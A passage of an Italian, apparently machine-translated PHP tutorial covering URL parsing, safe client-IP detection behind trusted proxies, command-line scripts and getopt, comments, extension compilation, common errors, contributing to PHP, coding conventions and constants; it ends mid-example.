Questa funzione restituirà solo l'ultima parte di un URL

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

Se il tuo URL ha più cose e quello di cui hai bisogno è il nome della directory che contiene il file puoi usarlo con dirname () in questo modo:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

Leggi Come abbattere un URL online: https://riptutorial.com/it/php/topic/10847/come-abbattere-un-url

Capitolo 16: Come rilevare l'indirizzo IP del client

Examples

Uso corretto di HTTP_X_FORWARDED_FOR

Alla luce delle ultime vulnerabilità di httpoxy , c'è un'altra variabile, che è ampiamente usata impropriamente.

`HTTP_X_FORWARDED_FOR` viene spesso utilizzato per rilevare l'indirizzo IP del client, ma senza ulteriori verifiche, questo può portare a problemi di sicurezza, soprattutto quando questo IP viene in seguito utilizzato per l'autenticazione o nelle query SQL senza sterilizzazione.

La maggior parte degli esempi di codice disponibili ignorano il fatto che `HTTP_X_FORWARDED_FOR` può effettivamente essere considerato come un'informazione fornita dal client stesso e pertanto **non è** una fonte affidabile per rilevare l'indirizzo IP dei client. Alcuni esempi aggiungono un avvertimento circa il possibile uso improprio, ma mancano ancora ulteriori controlli nel codice stesso.

Quindi ecco un esempio di funzione scritta in PHP, come rilevare un indirizzo IP del client, se si sa che il client potrebbe essere dietro un proxy e si sa che questo proxy può essere considerato affidabile. Se non conosci alcun proxy fidato, puoi semplicemente utilizzare `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
```

```
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

Leggi Come rilevare l'indirizzo IP del client online: https://riptutorial.com/it/php/topic/5058/come-rilevare-l-indirizzo-ip-del-client

Capitolo 17: Command Line Interface (CLI)

Examples

Gestione degli argomenti

Gli argomenti vengono passati al programma in un modo simile alla maggior parte dei linguaggi in stile C. `$argc` è un numero intero che contiene il numero di argomenti incluso il nome del programma e `$argv` è un array contenente argomenti per il programma. Il primo elemento di `$argv` è il nome del programma.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

Chiamando l'applicazione sopra con `php example.php foo bar` (dove example.php contiene il codice precedente) si otterrà il seguente output:

> Hai chiamato il programma example.php con 2 argomenti
> L'argomento 1 è foo
> L'argomento 2 è bar

Si noti che `$argc` e `$argv` sono variabili globali, non variabili superglobali. Devono essere importati nello scope locale usando la parola chiave `global` se sono necessari in una funzione.

Questo esempio mostra come gli argomenti vengono raggruppati quando vengono utilizzati gli escape come `""` o `\` .

Script di esempio

```
var_dump($argc, $argv);
```

Riga di comando

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
```

```
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

Se lo script PHP viene eseguito con `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

Oppure il codice è stato convogliato in STDIN di `php` :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Gestione di input e output

Quando vengono eseguiti dalla CLI, le costanti **STDIN** , **STDOUT** e **STDERR** sono predefinite. Queste costanti sono handle di file e possono essere considerati equivalenti ai risultati dell'esecuzione dei seguenti comandi:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

Le costanti possono essere utilizzate ovunque sia un handle di file standard:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

Gli indirizzi del flusso incorporato di cui si fa riferimento in precedenza (`php://stdin` , `php://stdout` e `php://stderr`) possono essere utilizzati al posto dei nomi di file nella maggior parte dei contesti:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

In alternativa, è possibile utilizzare anche readline () per l'input e per l'output è anche possibile utilizzare **echo** o **print** o qualsiasi altra funzione di stampa di stringhe.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Codici di ritorno

Il costrutto di **uscita** può essere utilizzato per passare un codice di ritorno all'ambiente di esecuzione.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

Per impostazione predefinita, verrà restituito un codice di uscita pari a `0` se non ne viene fornito nessuno, ovvero l' `exit` è uguale a `exit(0)` . Poiché `exit` non è una funzione, le parentesi non sono necessarie se non viene passato alcun codice di ritorno.

I codici di ritorno devono essere compresi tra 0 e 254 (255 è riservato da PHP e non deve essere utilizzato). Per convenzione, l'uscita con un codice di ritorno di `0` indica al programma chiamante che lo script PHP è stato eseguito correttamente. Utilizzare un codice di ritorno diverso da zero per comunicare al programma chiamante che si è verificata una condizione di errore specifica.

Gestione delle opzioni del programma

Le opzioni del programma possono essere gestite con la funzione `getopt()` . Funziona con una sintassi simile al comando `getopt` POSIX, con supporto aggiuntivo per le opzioni lunghe in stile GNU.

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
```

```
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

Questo script può essere testato in questo modo:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Nota che l'ultimo metodo non funzionerà perché `-v 5` non è valido.

> **Nota:** A partire da PHP 5.3.0, `getopt` è indipendente dal sistema operativo, funziona anche su Windows.

Limita l'esecuzione dello script alla riga di comando

La funzione `php_sapi_name()` e la costante `PHP_SAPI` restituiscono entrambi il tipo di interfaccia (**S** erver **API**) che viene utilizzata da PHP. Possono essere utilizzati per limitare l'esecuzione di uno script alla riga di comando, controllando se l'output della funzione è uguale a `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

La funzione `drupal_is_cli()` è un esempio di una funzione che rileva se uno script è stato eseguito dalla riga di comando:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Esecuzione del tuo script

Su Linux / UNIX o Windows, uno script può essere passato come argomento all'eseguibile di PHP, con le opzioni e gli argomenti di tale script che seguono:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

Questo passa `foo` e `bar` come argomenti per `example.php` .

Su Linux / UNIX, il metodo preferito di esecuzione degli script consiste nell'utilizzare uno shebang (ad esempio `#!/usr/bin/env php`) come prima riga di un file e impostare il bit eseguibile sul file. Supponendo che lo script sia nel tuo percorso, puoi chiamarlo direttamente:

```
example.php foo bar
```

L'uso di `/usr/bin/env php` rende l'eseguibile di PHP da trovare usando il PATH. Seguendo il modo in cui PHP è installato, potrebbe non trovarsi nello stesso posto (come `/usr/bin/php` o `/usr/local/bin/php`), diversamente da `env` che è comunemente disponibile da `/usr/bin/env` .

Su Windows, potresti ottenere lo stesso risultato aggiungendo la directory di PHP e lo script al PATH e modificando PATHEXT per consentire a `.php` di essere rilevato usando il PATH. Un'altra possibilità è quella di aggiungere un file denominato `example.bat` o `example.cmd` nella stessa directory dello script PHP e scrivere in questa riga:

```
c:\php\php.exe "%~dp0example.php" %*
```

Oppure, se hai aggiunto la directory di PHP nel PERCORSO, per un comodo utilizzo:

```
php "%~dp0example.php" %*
```

Differenze comportamentali sulla riga di comando

Quando si esegue dalla CLI, PHP presenta alcuni comportamenti diversi rispetto a quando viene eseguito da un server Web. Queste differenze dovrebbero essere tenute a mente, specialmente nel caso in cui lo stesso script possa essere eseguito da entrambi gli ambienti.

- **Nessuna modifica alla directory** Quando si esegue uno script da un server Web, la directory di lavoro corrente è sempre quella dello script stesso. Il codice `require("./stuff.inc");` presume che il file si trovi nella stessa directory dello script. Sulla riga di comando, la directory di lavoro corrente è la directory in cui ti trovi quando chiami lo script. Gli script che verranno chiamati dalla riga di comando dovrebbero sempre utilizzare percorsi assoluti. (Nota le costanti magiche `__DIR__` e `__FILE__` continuano a funzionare come previsto, e restituiscono il percorso dello script.)
- **Nessun buffer di output** Le direttive `php.ini` `output_buffering` e `implicit_flush` `output_buffering` su `false` e `true` , rispettivamente. Il buffering è ancora disponibile, ma deve essere abilitato esplicitamente, altrimenti l'output verrà sempre visualizzato in tempo reale.
- **Nessun limite di tempo** La direttiva `php.ini` `max_execution_time` è impostata su zero, quindi gli script non `max_execution_time` per impostazione predefinita.
- **Nessun errore HTML** Nel caso in cui sia stata abilitata la direttiva `php.ini` `html_errors` , essa verrà ignorata sulla riga di comando.
- **È possibile caricare diversi `php.ini`** . Quando usi php da cli, puoi utilizzare `php.ini` diversi dal server web. Puoi sapere quale file sta usando eseguendo `php --ini` .

Esecuzione di web server integrato

Dalla versione 5.4, PHP è dotato di server integrato. Può essere utilizzato per eseguire l'applicazione senza necessità di installare altri server http come nginx o apache. Il server integrato è progettato solo in ambiente controller per scopi di sviluppo e test.

Può essere eseguito con comando php -S:

Per testarlo creare il file `index.php` contenente

```
<?php
echo "Hello World from built-in PHP server";
```

ed esegui il comando `php -S localhost:8080`

Ora dovresti essere in grado di vedere il contenuto nel browser. Per verificare ciò, accedere a `http://localhost:8080`

Ogni accesso dovrebbe risultare nella voce di registro scritta sul terminale

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Edge Cases of getopt ()

Questo esempio mostra il comportamento di `getopt` quando l'input dell'utente non è comune:

getopt.php

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Riga di comando della shell

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

Da questo esempio, si può vedere che:

- Le opzioni individuali (senza due punti) portano sempre un valore booleano di `false` se abilitato.
- Se viene ripetuta un'opzione, il rispettivo valore nell'output di `getopt` diventerà un array.
- Le opzioni di argomento richieste (due punti) accettano uno spazio o nessuno spazio (come le opzioni di argomento facoltativo) come separatore
- Dopo un argomento che non può essere mappato in nessuna opzione, anche le opzioni dietro non verranno mappate.

Leggi Command Line Interface (CLI) online: https://riptutorial.com/it/php/topic/2880/command-line-interface--cli-

Capitolo 18: Commenti

Osservazioni

Tieni a mente i seguenti suggerimenti quando decidi come commentare il tuo codice:

- Dovresti sempre scrivere il tuo codice come se i commenti non esistessero, usando nomi di variabili e funzioni ben scelti.
- I commenti servono a comunicare agli altri esseri umani, non a ripetere ciò che è scritto nel codice.
- Esistono varie guide di stile di commenti ai php (es. Pera , zend , ecc.). Scopri quale utilizza la tua azienda e usala in modo coerente!

Examples

Commenti a riga singola

Il commento a riga singola inizia con "//" o "#". Quando viene rilevato, tutto il testo a destra verrà ignorato dall'interprete di PHP.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Commenti a più righe

Il commento su più righe può essere utilizzato per commentare grandi blocchi di codice. Inizia con `/*` e termina con `*/` .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Leggi Commenti online: https://riptutorial.com/it/php/topic/6852/commenti

Capitolo 19: Compilare le estensioni PHP

Examples

Compilare su Linux

Per compilare un'estensione PHP in un tipico ambiente Linux, ci sono alcuni prerequisiti:

- Abilità di base di Unix (essere in grado di operare "make" e un compilatore C)
- Un compilatore C ANSI
- Il codice sorgente per l'estensione PHP che desideri compilare

Generalmente ci sono due modi per compilare un'estensione PHP. Puoi compilare **staticamente** l'estensione nel binario PHP o compilarlo come un modulo **condiviso** caricato dal tuo binario PHP all'avvio. I moduli condivisi sono più probabili dal momento che ti permettono di aggiungere o rimuovere estensioni senza ricostruire l'intero binario PHP. Questo esempio si concentra sull'opzione condivisa.

Se hai installato PHP tramite il tuo gestore di pacchetti (`apt-get install` , `yum install` , ecc.) `-dev` installare il pacchetto `-dev` per PHP, che includerà i file header PHP necessari e lo script phpize per far funzionare l'ambiente di compilazione . Il pacchetto potrebbe essere chiamato qualcosa come `php5-dev` o `php7-dev` , ma assicuratevi di usare il vostro gestore di pacchetti per cercare il nome appropriato usando i repository della vostra distro. Possono differire.

Se hai creato PHP dal sorgente, i file header probabilmente esistono già sul tuo sistema (di *solito* in `/usr/include` o `/usr/local/include`).

Passi da compilare

Dopo aver controllato di avere tutti i prerequisiti necessari per la compilazione, puoi andare su pecl.php.net , selezionare un'estensione che desideri compilare e scaricare la tar ball.

1. Disimballare la sfera tar (ad es. `tar xfvz yaml-2.0.0RC8.tgz`)
2. Immettere la directory in cui è stato decompresso l'archivio ed eseguire `phpize`
3. Ora dovresti vedere uno script `.configure` appena creato, se tutto è andato bene, `.configure` `./configure`
4. Ora dovrai eseguire `make` , che compilerà l'estensione
5. Infine, `make install` copierà l'estensione binary compilata nella tua directory di estensione

In genere, il passaggio di `make install` fornisce in genere il percorso di installazione in cui è stata copiata l'estensione. Questo di *solito* è in `/usr/lib/` , ad esempio potrebbe essere qualcosa di simile a `/usr/lib/php5/20131226/yaml.so` . Ma questo dipende dalla configurazione di PHP (ie `--with-prefix`) e dalla specifica versione dell'API. Il numero dell'API è incluso nel percorso per mantenere le estensioni create per diverse versioni dell'API in posizioni separate.

Caricamento dell'estensione in PHP

Per caricare l'estensione in PHP, trovare il file php.ini caricato per il SAPI appropriato e aggiungere l' `extension=yaml.so` riga `extension=yaml.so` quindi riavviare PHP. Cambia `yaml.so` al nome dell'effettiva estensione che hai installato, ovviamente.

Per un'estensione Zend è necessario fornire il percorso completo del file oggetto condiviso. Tuttavia, per le normali estensioni PHP questo percorso deriva dalla direttiva `extension_dir` nella configurazione caricata o dall'ambiente `$PATH` durante l'installazione iniziale.

Leggi Compilare le estensioni PHP online: https://riptutorial.com/it/php/topic/6767/compilare-le-estensioni-php

Capitolo 20: Compilazione di errori e avvertenze

Examples

Avviso: indice indefinito

Aspetto :

Cercando di accedere a un array con una chiave che non esiste nell'array

Possibile soluzione :

Verifica la disponibilità prima di accedervi. Uso:

1. `isset()`
2. `array_key_exists()`

Avviso: impossibile modificare le informazioni dell'intestazione: intestazioni già inviate

Aspetto :

Avviene quando lo script tenta di inviare un'intestazione HTTP al client, ma in precedenza esisteva già l'output, il che comportava l'invio di intestazioni al client.

Cause possibili :

1. *Stampa, echo: l'* output delle istruzioni print e echo termina l'opportunità di inviare intestazioni HTTP. Il flusso dell'applicazione deve essere ristrutturato per evitarlo.

2. *Aree HTML non* elaborate *: le* sezioni HTML unparsed in un file .php sono anch'esse in uscita diretta. Le condizioni di script che attivano una chiamata a `header()` devono essere annotate prima di qualsiasi blocco non elaborato.

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. *Whitespace prima di `<?php` for "script.php line 1" warnings:* se l'avvertimento si riferisce all'output nella riga 1, allora è principalmente spazio bianco, testo o HTML prima del token `<?php` apertura.

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

Riferimento da SO risposta di Mario

Errore di analisi: errore di sintassi, T_PAAMAYIM_NEKUDOTAYIM inatteso

Aspetto:

"Paamayim Nekudotayim" significa "doppio colon" in ebraico; quindi questo errore si riferisce all'uso inappropriato dell'operatore doppio colon (`::` :). L'errore è in genere causato dal tentativo di richiamare un metodo statico che, in effetti, non è statico.

Possibile soluzione:

```
$classname::doMethod();
```

Se il codice precedente causa questo errore, è molto probabile che tu debba semplicemente cambiare il modo in cui chiami il metodo:

```
$classname->doMethod();
```

L'ultimo esempio assume che `$classname` sia un'istanza di una classe, e `doMethod()` non è un metodo statico di quella classe.

Leggi Compilazione di errori e avvertenze online:
https://riptutorial.com/it/php/topic/3509/compilazione-di-errori-e-avvertenze

Capitolo 21: Contribuire al core PHP

Osservazioni

PHP è un progetto open source, e come tale, chiunque è in grado di contribuire ad esso. A grandi linee, ci sono due modi per contribuire al core PHP:

- Bug fixing
- Aggiunte di funzionalità

Prima di contribuire, tuttavia, è importante capire come vengono gestite e rilasciate le versioni di PHP in modo che le correzioni dei bug e le richieste di funzionalità possano essere indirizzate alla versione corretta di PHP. Le modifiche sviluppate possono essere inviate come richiesta pull al repository Github di PHP . Informazioni utili per gli sviluppatori sono disponibili nella sezione "Partecipa" del sito PHP.net e nel forum #externals .

Contribuire con correzioni di bug

Per coloro che cercano di iniziare a contribuire al nucleo, in genere è più facile iniziare con il bug fixing. Ciò aiuta a familiarizzare con gli interni di PHP prima di tentare di apportare modifiche più complesse al core che una funzionalità richiederebbe.

Per quanto riguarda il processo di gestione delle versioni, le correzioni dei bug dovrebbero essere rivolte ai meno colpiti, *pur continuando a supportare la* versione di PHP. È questa versione che le richieste di pull di bug fixing dovrebbero essere indirizzate. Da lì, un membro interno può unire la correzione nel ramo corretto e quindi unirlo a versioni successive di PHP, se necessario.

Per coloro che desiderano iniziare a risolvere i bug, è possibile trovare un elenco di segnalazioni di errori su bugs.php.net .

Contribuire con aggiunte di funzionalità

PHP segue un processo RFC quando introduce nuove funzionalità e apporta modifiche importanti al linguaggio. Le RFC sono votate dai membri di php.net e devono raggiungere una maggioranza semplice (50% + 1) o una super maggioranza (2/3 + 1) dei voti totali. Una super maggioranza è necessaria se la modifica influisce sulla lingua stessa (come ad esempio l'introduzione di una nuova sintassi), altrimenti è richiesta solo una maggioranza semplice.

Prima che le RFC possano essere votate, devono essere sottoposte a un periodo di discussione di almeno 2 settimane sulla mailing list ufficiale di PHP. Una volta che questo periodo è terminato e non ci sono problemi aperti con la RFC, può essere spostato in votazione, che deve durare almeno 1 settimana.

Se un utente desidera ripristinare una RFC precedentemente rifiutata, può farlo solo in una delle seguenti due circostanze:

- 6 mesi sono passati dal voto precedente
- Gli autori apportano modifiche sostanziali alla RFC che potrebbero influire sul risultato del voto nel caso in cui la RFC venga nuovamente votata.

Le persone che hanno il privilegio di votare contribuiranno allo stesso PHP (e così avranno account php.net), o saranno rappresentanti della comunità PHP. Questi rappresentanti sono scelti da coloro che hanno account php.net e saranno sia sviluppatori principali di progetti basati su PHP che partecipanti regolari a discussioni interne.

Quando si inviano nuove idee per la proposta, è quasi sempre necessario che il proponente scriva almeno una patch proof-of-concept. Questo perché senza un'implementazione, il suggerimento diventa semplicemente un'altra richiesta di funzionalità che difficilmente si realizzerà nel prossimo futuro.

Un approfondito how-to di questo processo può essere trovato nella pagina ufficiale Come creare una RFC .

Uscite

Le versioni principali di PHP non hanno un ciclo di rilascio impostato, e quindi possono essere rilasciate a discrezione del team interno (ogni volta che ritengono opportuno una nuova versione principale). Le versioni minori, d'altra parte, vengono rilasciate ogni anno.

Prima di ogni versione in PHP (maggiore, minore o patch), sono disponibili una serie di release candidate (RCs). PHP non usa un RC come fanno altri progetti (cioè se un RC non ha riscontrato problemi con esso, quindi rendilo come la prossima versione finale). Invece, li usa come una forma di beta finale, dove in genere viene deciso un determinato numero di RC prima che venga rilasciata la versione finale.

versioning

PHP in genere tenta di seguire il versioning semantico dove possibile. Pertanto, la retrocompatibilità (BC) dovrebbe essere mantenuta in versioni minori e patch della lingua. Le caratteristiche e le modifiche che preservano BC dovrebbero essere indirizzate a versioni minori (non versioni di patch). Se una funzionalità o un cambiamento ha il potenziale per interrompere BC, allora dovrebbero mirare a indirizzare la successiva versione principale di PHP (**X** .yz).

Ogni versione minore di PHP (x. **Y** .z) ha due anni di supporto generale (il cosiddetto "supporto attivo") per tutti i tipi di correzioni di bug. Un altro anno in più viene aggiunto per il supporto di sicurezza, dove vengono applicate solo correzioni relative alla sicurezza. Dopo che i tre anni sono scaduti, il supporto per quella versione di PHP è completamente abbandonato. Un elenco delle versioni PHP attualmente supportate può essere trovato su php.net .

Examples

Impostazione di un ambiente di sviluppo di base

Il codice sorgente di PHP è ospitato su GitHub . Per costruire dal codice sorgente dovrai prima controllare una copia funzionante del codice.

```
mkdir /usr/local/src/php-7.0/
cd /usr/local/src/php-7.0/
git clone -b PHP-7.0 https://github.com/php/php-src .
```

Se si desidera aggiungere una funzione, è meglio creare il proprio ramo.

```
git checkout -b my_private_branch
```

Infine, configura e costruisci PHP

```
./buildconf
./configure
make
make test
make install
```

Se la configurazione non riesce a causa di dipendenze mancanti, sarà necessario utilizzare il sistema di gestione dei pacchetti del sistema operativo per installarli (ad esempio, `yum` , `apt` , ecc.) O scaricarli e compilarli dal sorgente.

Leggi Contribuire al core PHP online: https://riptutorial.com/it/php/topic/3929/contribuire-al-core-php

Capitolo 22: Contribuire al manuale PHP

introduzione

Il manuale PHP fornisce sia un riferimento funzionale che un riferimento al linguaggio insieme alle spiegazioni delle principali funzionalità di PHP. Il manuale PHP, a differenza della documentazione della maggior parte delle lingue, incoraggia gli sviluppatori PHP ad aggiungere i propri esempi e note a ciascuna pagina della documentazione. Questo argomento spiega il contributo al manuale PHP, insieme a suggerimenti, trucchi e linee guida per le migliori pratiche.

Osservazioni

I contributi a questo argomento dovrebbero principalmente delineare il processo intorno al contributo al Manuale PHP, ad esempio spiegare come aggiungere pagine, come inviarle per la revisione, trovare aree per contribuire ai contenuti, e così via.

Examples

Migliora la documentazione ufficiale

PHP ha un'ottima documentazione ufficiale già su http://php.net/manual/ . Il manuale PHP documenta praticamente tutte le funzionalità linguistiche, le librerie principali e le estensioni più disponibili. Ci sono molti esempi da cui imparare. Il manuale PHP è disponibile in più lingue e formati.

Meglio di tutti, **la documentazione è gratuita per chiunque di modificare** .

Il PHP Documentation Team fornisce un editor online per il manuale PHP su https://edit.php.net . Supporta più servizi Single-Sign-On, incluso l'accesso con l'account Stack Overflow. Puoi trovare un'introduzione all'editor su https://wiki.php.net/doc/editor .

Le modifiche al manuale di PHP devono essere approvate da persone del team di documentazione di PHP con *Doc Karma* . Doc Karma è un po 'come la reputazione, ma è più difficile da ottenere. Questo processo di revisione tra pari fa sì che solo le informazioni effettivamente corrette vengano inserite nel manuale PHP.

Il manuale PHP è scritto in DocBook, che è un linguaggio di marcatura facile da imparare per la creazione di libri. Potrebbe sembrare un po 'complicato a prima vista, ma ci sono modelli per iniziare. Sicuramente non è necessario essere un esperto di DocBook per contribuire.

Suggerimenti per contribuire al manuale

Di seguito è riportato un elenco di suggerimenti per coloro che desiderano contribuire al manuale PHP:

- **Segui le linee guida sullo stile del manuale** . Assicurati che le linee guida di stile del manuale vengano sempre seguite per motivi di coerenza.
- **Eseguire controlli ortografici e grammaticali** . Assicurati che l'ortografia e la grammatica siano corrette, altrimenti le informazioni presentate potrebbero essere più difficili da assimilare e il contenuto sembrerà meno professionale.
- **Sii conciso nelle spiegazioni** . Evita vaganti per presentare in modo chiaro e conciso le informazioni agli sviluppatori che stanno cercando di farne rapidamente riferimento.
- **Codice separato dal suo output** Ciò fornisce agli esempi di codice più chiari e meno complicati da digerire per gli sviluppatori.
- **Controlla l'ordine della sezione della pagina** . Assicurarsi che tutte le sezioni della pagina man in corso di modifica siano nell'ordine corretto. L'uniformità nel manuale facilita la lettura e la ricerca rapida delle informazioni.
- **Rimuovi il contenuto relativo a PHP 4** . Le menzioni specifiche su PHP 4 non sono più rilevanti considerando quanti anni hanno. Le menzioni di esso dovrebbero essere rimosse dal manuale per impedirne la convalida con informazioni non necessarie.
- **Correttamente i file di versione** . Quando crei nuovi file nella documentazione, assicurati che l'ID revisione del file non sia impostato su nulla, in questo modo: `<!-- $Revision$ -->` .
- **Unisci commenti utili nel manuale** . Alcuni commenti contribuiscono con informazioni utili che il manuale potrebbe trarre vantaggio dall'avere. Questi dovrebbero essere uniti nel contenuto della pagina principale.
- **Non rompere la compilazione della documentazione** . Assicurati sempre che il manuale PHP sia compilato correttamente prima di confermare le modifiche.

Leggi Contribuire al manuale PHP online: https://riptutorial.com/it/php/topic/2003/contribuire-al-manuale-php

Capitolo 23: Convenzioni di codifica

Examples

Tag PHP

Dovresti sempre usare i `<?php ?>` O i tag short-echo `<?= ?>` . Altre varianti (in particolare, tag brevi `<? ?>`) Non dovrebbero essere utilizzate in quanto sono comunemente disabilitate dagli amministratori di sistema.

Quando non è previsto che un file produca output (l'intero file è codice PHP) la sintassi di chiusura `?>` Dovrebbe essere omessa per evitare output non intenzionali, che può causare problemi quando un client analizza il documento, in particolare alcuni browser non riconoscono il `<!DOCTYPE` Tag `<!DOCTYPE` e attiva la modalità Parenti .

Esempio di un semplice script PHP:

```
<?php

print "Hello World";
```

Esempio di file di definizione della classe:

```
<?php

class Foo
{
    ...
}
```

Esempio di PHP incorporato in HTML:

```
<ul id="nav">
    <?php foreach ($navItems as $navItem): ?>
        <li><a href="<?= htmlspecialchars($navItem->url) ?>">
            <?= htmlspecialchars($navItem->label) ?>
        </a></li>
   <?php endforeach; ?>
</ul>
```

Leggi Convenzioni di codifica online: https://riptutorial.com/it/php/topic/3977/convenzioni-di-codifica

Capitolo 24: costanti

Sintassi

- define (stringa $ nome, misto $ valore [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

Osservazioni

Le costanti vengono utilizzate per memorizzare i valori che non dovrebbero essere modificati in seguito. Inoltre sono spesso utilizzati per memorizzare i parametri di configurazione, in particolare quelli che definiscono l'ambiente (dev / produzione).

Le costanti hanno tipi come variabili ma non tutti i tipi possono essere utilizzati per inizializzare una costante. Oggetti e risorse non possono essere utilizzati come valori per le costanti. Le matrici possono essere utilizzate come costanti a partire da PHP 5.6

Alcuni nomi costanti sono riservati da PHP. Questi includono `true` , `false` , `null` e molte costanti specifiche del modulo.

Le costanti vengono generalmente denominate usando lettere maiuscole.

Examples

Verifica se la costante è definita

Controllo semplice

Per verificare se la costante è definita, utilizzare la funzione `defined` . Si noti che questa funzione non interessa il valore della costante, si preoccupa solo se la costante esiste o meno. Anche se il valore della costante è `null` o `false` la funzione restituirà comunque `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Nota che la costante diventa "visibile" nel tuo codice solo **dopo** la linea in cui l'hai definita:

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Ottenere tutte le costanti definite

Per ottenere tutte le costanti definite, comprese quelle create da PHP, utilizzare la funzione `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

Per ottenere solo le costanti definite dalla tua app, chiama la funzione all'inizio e alla fine dello script (normalmente dopo il processo di bootstrap):

```
<?php

